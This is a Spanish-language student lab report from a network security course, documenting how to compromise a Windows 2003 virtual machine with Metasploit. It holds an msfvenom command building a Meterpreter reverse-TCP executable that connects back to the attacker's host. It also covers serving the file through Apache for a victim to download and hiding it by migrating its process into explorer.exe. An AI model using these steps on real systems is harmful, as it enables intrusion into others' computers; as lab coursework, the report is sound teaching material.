INFORME VULNERAR WINDOWS 2003 Y UBUNTU EN LINUX (VIRTUAL BOX)

JESUS ORULA BARCOS PADILLA

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA
FACULTAD DE INGENIERÍA, INGENIERÍA TELECOMUNICACIONES E INFORMÁTICA – IX NIVEL

SEGURIDAD Y AUDITORÍA DE REDES

QUIBDÓ, CHOCÓ, COLOMBIA

2025

INFORME VULNERAR WINDOWS 2003 Y UBUNTU EN LINUX (VIRTUAL BOX)

JESUS ORULA BARCOS PADILLA

INFORME DE EXPLOTACIÓN

RAFAEL SANDOVAL MORALES

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA
FACULTAD DE INGENIERÍA, INGENIERÍA TELECOMUNICACIONES E INFORMÁTICA – IX NIVEL
SEGURIDAD Y AUDITORÍA DE REDES

QUIBDÓ, CHOCÓ, COLOMBIA
2025


TABLA DE CONTENIDO

TABLA DE ILUSTRACIONES

ABRIR WINDOWS 2003.

Iniciar la máquina virtual de Windows 2003.

Ilustración 1 Windows 2003.



ABRIR LINUX

Iniciar la máquina virtual de Linux.

Ilustración 2 Linux.


VULNERAR WINDOWS 2003.

Para vulnerar un sistema Windows 2003 se deben seguir los siguientes pasos:

1. **Utilizar el comando nmap.**

Para ver las IP que hay en el segmento de red se utiliza el comando `nmap -sV 192.168.10.0/24`


Ilustración 3 Puertos disponibles.



2. **Abrir la consola.**

Abrir la consola con el comando `msfconsole`

Ilustración 4 Ingresar a la consola



CREAR PROGRAMA MALISIOSO PARA WINDOWS 2003.

Para crear el programa malicioso en la carpeta “clase” se debe usar este comando `msfvenom -p windows/meterpreter/reverse_tcp LHOST:192.168.10.5 LPORT=4678 -f exe > /home/orulaparr/Escritorio/clase/satena.exe`

Ilustración 5 msfvenom.





Ilustración 6 Archivo creado.



INICIAR APACHE.

A continuación, se debe iniciar el servicio de apache. Para iniciarlo se debe poner el comando `service apache2 start`. Para verificar que esté funcionando se debe utilizar el comando `service apache 2 status`.

Ilustración 7 Iniciar apache.





Ilustración 8 Página local.



CAMBIAR EL NOMBRE DEL ARCHIVO INDEX.

Cambiar el nombre del archivo index para que no aparezca como predeterminado.

Ilustración 9 Cambiar nombre al archivo index.





Ilustración 10 Página local sin archivo index predeterminado.



Ahora se debe copiar el programa malicioso a la carpeta del apache.

Ilustración 11 Archivo malicioso copiado y pegado en la carpeta de la página.





Ilustración 12 Página local actualizada.



DESCARGAR EL ARCHIVO.

Descargar el archivo.

Ilustración 13 Descargar archivo.






Ilustración 14 Archivo descargado.



CONFIGURAR EXPLOIT.


Ahora se debe configurar el Exploit que se va a utilizar, en este caso el multi/handler

Ilustración 15 Search Exploit multi/handler.




Se configura el payload.

Ilustración 16 Search samba puerto 445.



Entonces cuando la víctima abra el programa que descargó, este automáticamente nos dará ingreso a su computadora. Para verificar que el archivo está ejecutándose se puede ver en el administrador de tareas

Ilustración 17 Administrador de tareas.



A continuación, se debe ocultar nuestro archivo y para esto hay que mirar los procesos activos en el dispositivo vulnerado utilizando el comando `ps`. Luego desde nuestro dispositivo Linux se procede a migrar el proceso de nuestro archivo malicioso a otro que no sea tan evidente, en este caso se migrará hacía "**explorer.exe**".

Ilustración 18 Observar los procesos ejecutándose desde Linux.


